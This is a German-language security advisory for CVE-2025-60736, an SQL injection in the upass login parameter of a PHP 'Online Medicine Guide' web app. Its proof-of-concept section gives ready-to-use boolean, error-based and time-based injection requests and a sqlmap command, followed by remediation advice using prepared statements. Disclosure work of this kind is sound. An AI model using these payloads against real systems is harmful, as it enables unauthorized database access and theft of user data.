CVE-2025-60736: SQL-Injection-Schwachstelle im Online Medicine Guide
Zusammenfassung
Dieses Dokument beschreibt eine kritische SQL-Injection-Schwachstelle, die in der Webanwendung Online Medicine Guide entdeckt wurde. Die Schwachstelle ermöglicht unbefugten Datenbankzugriff und stellt ein erhebliches Sicherheitsrisiko für die Anwendung und ihre Benutzer dar.
Einreicher
Betroffenes Produkt
Technische Details
- Programmiersprache: PHP
- Datenbank: MySQL
- Frontend: CSS, JavaScript
- Architektur: LAMP/WAMP-Stack
2. Schwachstellendetails
Schwachstellenklassifizierung
- CVE-ID: CVE-2025-60736
- Schwachstellentyp: SQL-Injection
- Schweregrad: Kritisch
- CVSS-Score: 9.8 (Kritisch)
- Angriffsvektor: Netzwerk
- Angriffskomplexität: Niedrig
- Erforderliche Berechtigungen: Keine
- Benutzerinteraktion: Keine
- Scope: Geändert
Ursachenanalyse
Die Schwachstelle resultiert aus unzureichender Eingabevalidierung und -bereinigung in der Datei /login.php. Die Anwendung verkettet Benutzereingaben vom Parameter upass direkt in SQL-Abfragen, ohne ordnungsgemäße Bereinigung oder Prepared Statements.
Technische Ursache:
- Direkte Zeichenfolgenverkettung in SQL-Abfragen
- Fehlende Eingabevalidierung und -bereinigung
- Fehlende Implementierung von Prepared Statements
- Unzureichende Parameterbindung
3. Proof of Concept
Schwachstellenort
- Datei:
/login.php
- Parameter:
upass (POST)
- Angriffsvektor: Manipulation von HTTP-POST-Anfragen
Ausnutzungsmethoden
Methode 1: Boolesche SQL-Injection
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' OR NOT 1852=1852-- iPRx
Methode 1: Fehlerbasierte SQL-Injection
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND EXTRACTVALUE(4672,CONCAT(0x5c,0x7176707071,(SELECT (ELT(4672=4672,1))),0x71717a7071))-- knKp
Methode 2: Zeitbasierte Blind-SQL-Injection
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND (SELECT 2089 FROM (SELECT(SLEEP(5)))zUlY)-- mWfa
Automatisierte Tests


Die Schwachstelle wurde mit sqlmap bestätigt:
sqlmap -u "http://localhost:8000/login.php" --data="uname=admin&upass=test" -p upass --batch --dbs
4. Behebungsplan
Sofortmaßnahmen
- Notfall-Patch: Implementierung der Eingabevalidierung für den Parameter
upass
- Datenbanküberwachung: Aktivierung umfassender Protokollierung für verdächtige Aktivitäten
- Zugriffsbeschränkung: Implementierung von Ratenbegrenzung und IP-basierten Einschränkungen
- Sicherheitsaudit: Durchführung einer unmittelbaren Sicherheitsbewertung
5. Technische Behebung
Beispiel für Codekorrektur
Vorher (verwundbar):
$query = "SELECT * FROM users WHERE username = '" . $_POST['uname'] . "'";
Nachher (sicher):
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$_POST['uname']]);
Implementierung von Sicherheits-Best Practices
- Prepared Statements: Ausschließliche Verwendung parametrisierter Abfragen
- Eingabevalidierung: Implementierung einer Whitelist-basierten Validierung
- Ausgabekodierung: Ordnungsgemäße Kodierung aller Ausgabedaten
- Fehlerbehandlung: Implementierung sicherer Fehlerbehandlung ohne Informationsweitergabe
- Zugriffskontrollen: Implementierung ordnungsgemäßer Authentifizierung und Autorisierung
Dokumentversion: 1.0
Zuletzt aktualisiert: 03.10.2025 (TT/MM/JJJJ)
 nxvh1337/cve-2025-60736

